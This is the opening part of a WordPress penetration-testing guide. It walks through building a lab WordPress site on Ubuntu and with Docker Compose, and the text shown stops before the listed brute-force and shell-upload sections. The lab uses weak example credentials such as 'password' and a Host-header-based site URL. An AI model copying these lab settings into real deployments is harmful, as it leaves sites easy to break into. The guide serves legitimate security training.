



WordPress

Pentesting Guide

Original Author (s): Paras khorwal & Aarti Singh



Table of Contents

Abstract.....	3
WordPress Setup for Linux.....	4
Install Apache	4
Install MySQL.....	5
Install Php	7
Create a Database for WordPress	7
WordPress Installation & Configuration.....	8
Install WordPress using Docker	16
WordPress Setup for Windows	22
Install WordPress on Windows Platform.....	22
WPScan:WordPress Pentesting Framework	27
Enumerating WordPress Themes	31
Enumerating WordPress Plugins	32
Enumerating WordPress Usernames	34
Enumerate ALL with a single command	36
Brute-force attack using WPScan.....	37
Shell Upload using Metasploit.....	39
Vulnerable Plugin Exploitation	40
Scanning over a Proxy Server.....	41
Scanning with an HTTP Authentication enabled.....	42
Conclusion	44
References	44



Abstract

WordPress is a popular open-source content management system (CMS) used to create and manage websites. It offers a user-friendly interface, a wide range of themes and plugins, making it suitable for both beginners and advanced users to build customizable websites.

In this report, we will show you how to set up WordPress on both Linux and Windows, and how to effectively assess the vulnerabilities of a WordPress website using one of the most powerful WordPress vulnerability scanners, WPScan. Whether you're new to Linux or an experienced user looking to improve your penetration testing skills with WordPress, this report will provide valuable insights and practical knowledge to help you navigate WordPress for pentesting effectively.

Disclaimer: This report is provided for educational and informational purpose only (Penetration Testing). Penetration Testing refers to legal intrusion tests that aim to identify vulnerabilities and improve cybersecurity, rather than for malicious purposes.

WordPress Setup for Linux

In order to configure WordPress in your Ubuntu platform, there are some prerequisites required for CMS installation.

Prerequisites for WordPress

- Apache
- Database (MySQL/Mariadb)
- PHP

Install Apache

Let's start the HTTP service with the help of Apache using privilege account (as root), execute the following command in the terminal.

```
apt install apache2
```

```
root@ubuntu:~# apt install apache2 ←
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils libapr1 libaprutil1 lib
Suggested packages:
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom
The following NEW packages will be installed:
  apache2 apache2-bin apache2-data apache2-utils libapr1 libapr
0 upgraded, 9 newly installed, 0 to remove and 198 not upgraded
Need to get 1,310 kB of archives.
```



Install MySQL

For run WordPress, you will also need a database server. The database server is where WordPress content is saved. So, we are going to choose MariaDB-server as the required database for WordPress and execute the following command

```
apt install mariadb-server mariadb-client
```

```
root@ubuntu:~# apt install mariadb-server mariadb-client ←
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  galera-3 gawk libaio1 libcgi-fast-perl libcgi-pm-perl libconfig-inifiles-
  libterm-readkey-perl mariadb-client-10.3 mariadb-client-core-10.3 mariadb
Suggested packages:
  gawk-doc libclone-perl libmlbm-perl libnet-daemon-perl libsql-statement-
The following NEW packages will be installed:
  galera-3 gawk libaio1 libcgi-fast-perl libcgi-pm-perl libconfig-inifiles-
  libterm-readkey-perl mariadb-client mariadb-client-10.3 mariadb-client-co
0 upgraded, 22 newly installed, 0 to remove and 198 not upgraded.
Need to get 39.4 MB of software.
```

Next, execute the following commands to protect remote root login for the database server.

```
mysql_secure_installation
```

Then respond to questions asked after the command has been executed.

- Enter current password for root (enter for none): **press the Enter**
- Set root password? [Y/n]: **Y**
- New password: **Enter password**
- Re-enter new password: **Repeat password**
- Remove anonymous users? [Y/n]: **Y**
- Disallow root login remotely? [Y/n]: **Y**
- Remove test database and access to it? [Y/n]: **Y**
- Reload privilege tables now? [Y/n]: **Y**



```
root@ubuntu:~# mysql_secure_installation ←  
NOTE: RUNNING ALL PARTS OF THIS SCRIPT IS RECOMMENDED FOR ALL MariaDB  
SERVERS IN PRODUCTION USE! PLEASE READ EACH STEP CAREFULLY!
```

In order to log into MariaDB to secure it, we'll need the current password for the root user. If you've just installed MariaDB, and you haven't set the root password yet, the password will be blank, so you should just press enter here.

```
Enter current password for root (enter for none):  
OK, successfully used password, moving on...
```

Setting the root password ensures that nobody can log into the MariaDB root user without the proper authorisation.

```
Set root password? [Y/n] Y ←  
New password:  
Re-enter new password:  
Password updated successfully!  
Reloading privilege tables..  
... Success!
```

By default, a MariaDB installation has an anonymous user, allowing anyone to log into MariaDB without having to have a user account created for them. This is intended only for testing, and to make the installation go a bit smoother. You should remove them before moving into a production environment.

```
Remove anonymous users? [Y/n] Y ←  
... Success!
```

Normally, root should only be allowed to connect from 'localhost'. This ensures that someone cannot guess at the root password from the network.

```
Disallow root login remotely? [Y/n] Y ←  
... Success!
```

By default, MariaDB comes with a database named 'test' that anyone can access. This is also intended only for testing, and should be removed before moving into a production environment.

```
Remove test database and access to it? [Y/n] Y ←  
- Dropping test database...  
... Success!  
- Removing privileges on test database...  
... Success!
```

Reloading the privilege tables will ensure that all changes made so far will take effect immediately.

```
Reload privilege tables now? [Y/n] Y ←
```



Install Php

And at last, install the php php-MySQL and run the following command to install this application.

```
apt install php php-mysql
```

```
root@ubuntu:~# apt install php php-mysql ←
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libapache2-mod-php7.4 php-common php7.4 php7.4-cli php7.4-com
Suggested packages:
  php-pear
The following NEW packages will be installed:
  libapache2-mod-php7.4 php php-common php-mysql php7.4 php7.4-
0 upgraded, 11 newly installed, 0 to remove and 198 not upgrade
```

Create a Database for WordPress

To access the MySQL, enter the following command which will create a database for wordpress.

```
mysql -u root -p
CREATE DATABASE wordpress;
CREATE USER 'wp_user'@'localhost' IDENTIFIED BY 'password';
GRANT ALL ON wordpress.* TO 'wp_user'@'localhost' IDENTIFIED BY 'password';
FLUSH PRIVILEGES;
exit
```



```

root@ubuntu:~# mysql -u root -p ←
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 55
Server version: 10.3.22-MariaDB-1ubuntu1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> CREATE DATABASE wordpress; ←
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> CREATE USER 'wp_user'@'localhost' IDENTIFIED BY 'password'; ←
Query OK, 0 rows affected (0.000 sec)

MariaDB [(none)]> GRANT ALL ON wordpress.* TO 'wp_user'@'localhost' IDENTIFIED BY 'password'; ←
Query OK, 0 rows affected (0.000 sec)

MariaDB [(none)]> FLUSH PRIVILEGES; ←
Query OK, 0 rows affected (0.000 sec)

MariaDB [(none)]> exit ←
Bye
root@ubuntu:~# 

```

WordPress Installation & Configuration

Now, its time to download and install the WordPress on our localhost, with the help of wget command we have fetched the compressed file of wordpress setup and extract the folder inside the /var/www/html directory.

```

cd /var/www/html
wget http://www.wordpress.org/latest.tar.gz
tar -xvf latest.tar.gz

```



```
root@ubuntu:/var/www/html# wget https://wordpress.org/latest.tar.gz ←
--2020-06-30 11:12:06-- https://wordpress.org/latest.tar.gz
Resolving wordpress.org (wordpress.org)... 198.143.164.252
Connecting to wordpress.org (wordpress.org)|198.143.164.252|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12238031 (12M) [application/octet-stream]
Saving to: 'latest.tar.gz'

latest.tar.gz                                         100%[=====] 2.11M/s

2020-06-30 11:12:43 (412 KB/s) - 'latest.tar.gz' saved [12238031/12238031]

root@ubuntu:/var/www/html# ls
index.html  latest.tar.gz ←
root@ubuntu:/var/www/html# tar -xvf latest.tar.gz ←
wordpress/
wordpress/xmlrpc.php
wordpress/wp-blog-header.php
wordpress/readme.html
wordpress/wp-signup.php
```

Then run the given command to change ownership of ‘wordpress’ directory as well permission for upload directory.


```
chown -R www-data:www-data wordpress/
chmod -R 755 wordpress/
mkdir wordpress/wp-content/uploads
chown -R www-data:www-data wordpress/wp-content/uploads
```

```
root@ubuntu:/var/www/html# chown -R www-data:www-data wordpress/ ←
root@ubuntu:/var/www/html# chmod -R 755 wordpress/ ←
root@ubuntu:/var/www/html# mkdir wordpress/wp-content/uploads ←
root@ubuntu:/var/www/html# chown -R www-data:www-data wordpress/wp-content/uploads/ ←
root@ubuntu:/var/www/html# [ ]
```

Now, till here we are done with the installation, to create a WordPress website we need to access the application over web browser on localhost by executing following and then complete the remaining installation process.

http://localhost/wordpress/

This will open the setup file and ask to choose your preferred language. I select **English** and then press the **continue** Tab.



The screenshot shows a web browser window with the URL `localhost/wordpress/wp-admin/setup-config.php`. At the top is the WordPress logo. Below it is a dropdown menu for selecting a language. The menu is currently set to "English (United States)". Other languages listed include Afrikaans, العربية, العربية المغربية, অসমীয়া, گۈئى آذربایجان, Azərbaycan dili, Беларуская мова, Български, বাংলা, ວັດທຶນ, Bosanski, Català, Cebuano, Čeština, Cymraeg, Dansk, Deutsch (Sie), Deutsch (Schweiz), Deutsch, Deutsch (Schweiz, Du), Deutsch (Österreich), ສුජ්‍ය, Ελληνικά, English (South Africa), and English (Canada). A red box highlights the "Continue" button at the bottom right of the language selection box.

Read the given content and press Let's go to continue the activity.

A screenshot of a web browser showing the WordPress setup configuration page at localhost/wordpress/wp-admin/setup-config.php?step=0. The page features the classic blue 'W' logo. A text box contains instructions for setting up the database. A red box highlights the 'Let's go!' button at the bottom left.

Welcome to WordPress. Before getting started, we need some information on the database. You will need to know the following items before proceeding.

1. Database name
2. Database username
3. Database password
4. Database host
5. Table prefix (if you want to run more than one WordPress in a single database)

We're going to use this information to create a wp-config.php file. If for any reason this automatic file creation doesn't work, don't worry. All this does is fill in the database information to a configuration file. You may also simply open wp-config-sample.php in a text editor, fill in your information, and save it as wp-config.php. Need more help? [We got it.](#)

In all likelihood, these items were supplied to you by your Web Host. If you don't have this information, then you will need to contact them before you can continue. If you're all ready...

[Let's go!](#)

To continue the activity, we need to enter the required details that will help the application to connect with database, thus it should be the same information that we have entered above at the time of database we have created for WordPress.



localhost/wordpress/wp-admin/setup-config.php?step=1

Below you should enter your database connection details. If you're not sure about these, contact your host.

Database Name	<input type="text" value="wordpress"/>	The name of the database you want to use with WordPress.
Username	<input type="text" value="wp_user"/>	Your database username.
Password	<input type="text" value="password"/>	Your database password.
Database Host	<input type="text" value="localhost"/>	You should be able to get this info from your web host, if localhost doesn't work.
Table Prefix	<input type="text" value="wp_"/>	If you want to run multiple WordPress installations in a single database, change this.

Submit

And if your above-given detail is correct, you will get the Installation page as we have here.


localhost/wordpress/wp-admin/setup-config.php?step=2

All right, sparky! You've made it through this part of the installation. WordPress can now communicate with your database. If you are ready, time now to...

Run the installation

Now after that, it will ask you enter details for your Website which you want to host using WordPress CMS as shown in the below image and then finally click on install Tab.

Note: The User and Password asked before the installation is referred to your Database information, and the username and password asked after installed are referred to your application (CMS).



The screenshot shows the WordPress installation page at `localhost/wordpress/wp-admin/install.php?language=en_US`. The page title is "Welcome" and the sub-section is "Information needed". It asks for the following information:

- Site Title:** Hacking Articles
- Username:** admin
- Password:** Ignite@987 (Strength: Medium)
- Your Email:** abc@gmail.com
- Search Engine Visibility:** Discourage search engines from indexing this site (checkbox selected)

A red arrow points to each of the four input fields (Site Title, Username, Password, and Your Email). A red arrow also points to the "Install WordPress" button at the bottom.

And once it is done, you will get application login page where you have to enter credential to access the dashboard of your CMS.



localhost/wordpress/wp-login.php?redirect_to=http%3A%2Flocalhost%2Fword...

The screenshot shows the WordPress login page at `localhost/wordpress/wp-login.php`. The URL in the address bar includes a redirect parameter. The page features the classic blue 'W' logo. A form is centered, with the 'Username or Email Address' field containing 'admin'. Below it is the 'Password' field, which has a series of redacted dots. To the right of the password field is an 'eye' icon for password visibility. Below the fields are two buttons: a 'Remember Me' checkbox and a blue 'Log In' button. At the bottom of the form area are links for 'Lost your password?' and '← Back to Hacking Articles'.

You will get the dashboard where you can write your content that to be posted on the website.

localhost/wordpress/wp-admin/


The screenshot shows the WordPress dashboard at `localhost/wordpress/wp-admin/`. The top navigation bar displays the site title 'Hacking Articles' and the user 'Howdy, admin'. On the left is a vertical sidebar with icons for posts, pages, comments, media, and more. The main content area starts with a 'Welcome to WordPress!' message and a list of starting steps. It includes a 'Get Started' section with a 'Customize Your Site' button, a 'Next Steps' section with links to 'Write your first blog post', 'Add an About page', 'Set up your homepage', and 'View your site', and a 'More Actions' section with links to 'Manage widgets', 'Manage menus', 'Turn comments on or off', and 'Learn more about getting started'. At the bottom, there are two sections: 'Site Health Status' (showing 'No information yet...') and 'Quick Draft' (with a 'Title' input field).

Open the wp-config.php file in wordpress directory and paste the following lines in it to access the website page.

```
define( 'WP_SITEURL', 'http://'. $_SERVER['HTTP_HOST']. '/wordpress');  
define( 'WP_HOME', 'http://'. $_SERVER['HTTP_HOST']. '/wordpress');
```

```
/*  
define( 'AUTH_KEY', '5[F6RG{Txh-.(KwNW1<N-Owt3uW+$l.lovlz`7gU##C>8A7Mrecj4g>Jyu92zVF`' );  
define( 'SECURE_AUTH_KEY', 'LY^#0lh}3z]qQN@EC8kRLT_()PLR+`Cvv%vBC1l9LEo4i:%!axGLNTtM:pr_sAR^' );  
define( 'LOGGED_IN_KEY', 'Gp#mWVZN8f$wkys/[Z(5KazPw]6=$z=d!>FKo.!KeY0w-KeLPF:jU?0e5o*R.w<>' );  
define( 'NONCE_KEY', '@Itsf#`7$an?-HXSG=1]bL0r{!j^825R.InYzmyURV&yuXVeGb29Q:ZorT1[-Q');  
define( 'AUTH_SALT', 'VEK%c>$2LSw;(*>6w[^|nX|U)B!ml|=cDv?< TJ7xe ]&ZSGIvb92aN[J.#4p;z_i' );  
define( 'SECURE_AUTH_SALT', '2-$Y~#rIIU_0H3VdkZH++9W)@oKUiE}~4qbE]_nFxZ6e5w|NeW?wdH^H;!iXmfR' );  
define( 'LOGGED_IN_SALT', '0qdVx)QH*Y=kF$wML>H]GHS[]G TeP5y@.0kc_F-75qM>X{_N^R_U8:l!i(ou-xW' );  
define( 'NONCE_SALT', '0g}./<IKax|n@<a)CRv1yRaDg6uRi=Vt.p%iT*:o(KLAY0sP6C>w}1}p35AFP$n[' );  
define( 'WP_SITEURL', 'http://'. $_SERVER['HTTP_HOST']. '/wordpress');  
define( 'WP_HOME', 'http://'. $_SERVER['HTTP_HOST']. '/wordpress');  
/**#@*/  
  
/*  
 * WordPress Database Table prefix.  
 *  
 * You can have multiple installations in one database if you give each  
 * a unique prefix. Only numbers, letters, and underscores please!  
 */
```

And Finally, it is over here, and your WordPress is completely ready to go 😊.





Install WordPress using Docker

Install WordPress through docker will release your effort of installing prerequisites for WordPress setup. It is a very easy and quick technique to configured WordPress. All you need to have some basic knowledge of Docker and its functionalities.

To install wordpress using docker, first, we will update the Ubuntu repository and then install the latest version of docker.io. Let's start the installation of docker packages with the apt command as below:

```
apt install docker.io
```

```
root@ubuntu:~# apt install docker.io ←
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  bridge-utils cgroupfs-mount containerd git git-man liberror-perl lib
Suggested packages:
  ifupdown aufs-tools btrfs-progs debootstrap docker-doc rinse zfs-fus
The following NEW packages will be installed:
  bridge-utils cgroupfs-mount containerd docker.io git git-man liberro
0 upgraded, 10 newly installed, 0 to remove and 198 not upgraded.
Need to get 74.8 MB of archives.
After this operation, 372 MB of additional disk space will be used.
```

Docker Compose is used to run multiple containers as a single service. Let's begin the installation of docker-compose with the help of apt by entering the following command.

```
apt install docker-compose
```



```
root@ubuntu:~# apt install docker-compose ←  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following additional packages will be installed:  
  python3-attr python3-cached-property python3-distutils python3-setuptools python3-texttable python3-websocket python3-pyrsistent  
Suggested packages:  
  python-attr-doc python-jsonschema-doc python-setuptools-doc  
The following NEW packages will be installed:  
  docker-compose python3-attr python3-cached-property python3-setuptools python3-texttable python3-pyrsistent  
0 upgraded, 15 newly installed, 0 to remove and 198 not upda
```

After installing the composer for the Docker, we must create a directory by the name of WordPress. After creating the directory, we will create a .yml file that will contain the service definitions for your setup.

```
mkdir wordpress  
cd wordpress/  
nano docker-compose.yml
```

```
root@ubuntu:~# mkdir wordpress ←  
root@ubuntu:~# cd wordpress/ ←  
root@ubuntu:~/wordpress# nano docker-compose.yml ←
```

| Now Paste the following text in the .yml and save the configuration.



```
version: '3.3'

services:
  db:
    image: mysql:5.7
    volumes:
      - db_data:/var/lib/mysql
    restart: always
    environment:
      MYSQL_ROOT_PASSWORD: somewordpress
      MYSQL_DATABASE: wordpress
      MYSQL_USER: wordpress
      MYSQL_PASSWORD: wordpress

  wordpress:
    depends_on:
      - db
    image: wordpress:latest
    ports:
      - "8000:80"
    restart: always
    environment:
      WORDPRESS_DB_HOST: db:3306
      WORDPRESS_DB_USER: wordpress
      WORDPRESS_DB_PASSWORD: wordpress
      WORDPRESS_DB_NAME: wordpress
    volumes:
      db_data: {}
```

```
GNU nano 4.8
version: '3.3'

services:
  db:
    image: mysql:5.7
    volumes:
      - db_data:/var/lib/mysql
    restart: always
    environment:
      MYSQL_ROOT_PASSWORD: somewordpress
      MYSQL_DATABASE: wordpress
      MYSQL_USER: wordpress
      MYSQL_PASSWORD: wordpress

  wordpress:
    depends_on:
      - db
    image: wordpress:latest
    ports:
      - "8000:80"
    restart: always
    environment:
      WORDPRESS_DB_HOST: db:3306
      WORDPRESS_DB_USER: wordpress
      WORDPRESS_DB_PASSWORD: wordpress
      WORDPRESS_DB_NAME: wordpress
    volumes:
      db_data: {}
```

Now run the docker image in detach mode using the following command

```
docker-compose up -d
```

```
root@ubuntu:~/wordpress# docker-compose up -d ←
Creating network "wordpress_default" with the default driver
Creating volume "wordpress_db_data" with default driver
Pulling db (mysql:5.7)...
5.7: Pulling from library/mysql
8559a31e96f4: Downloading [=====>
d51ce1c2e575: Download complete
c2344adc4858: Download complete
fcf3ceff18fc: Download complete
16da0c38dc5b: Download complete
b905d1797e97: Downloading [=====>
4b50d1c6b05c: Download complete
d85174a87144: Download complete
a4ad33703fa8: Downloading [==>
f7a5433ce20d: Waiting
3cd22278b4a: Waiting
```

After doing all the configuration step-by-step, now access the localhost on port 8000 that will be hosting your WordPress Docker image and configure your WordPress site as done in the previous section.



The screenshot shows a web browser window with the URL `localhost:8000/wp-admin/install.php?step=1` in the address bar. The page is titled "Welcome" and contains instructions: "Welcome to the famous five-minute WordPress installation process! Just fill in the information below and you'll be on your way to using the most extendable and powerful personal publishing platform in the world." A section titled "Information needed" asks for site title, username, password, email, and search engine visibility. The "Site Title" is "Hacking Articles", "Username" is "admin", "Password" is "ignite@987" (with a "Hide" link), "Your Email" is "abc@gmail.com", and "Search Engine Visibility" has an unchecked checkbox. A large blue button at the bottom says "Install WordPress".

You will get the dashboard where you can write your content that to be posted on the website. But here we need to make some changes inside the **setting** so that the wordpress after installation it will work properly. Thus, enter your localhost IP address with a port number on which your docker image is running.



192.168.1.105:8000/wp-admin/options-general.php

General Settings

Site Title: Hacking Articles

Tagline: Just another WordPress site
In a few words, explain what this site is about.

WordPress Address (URL): http://192.168.1.105:8000

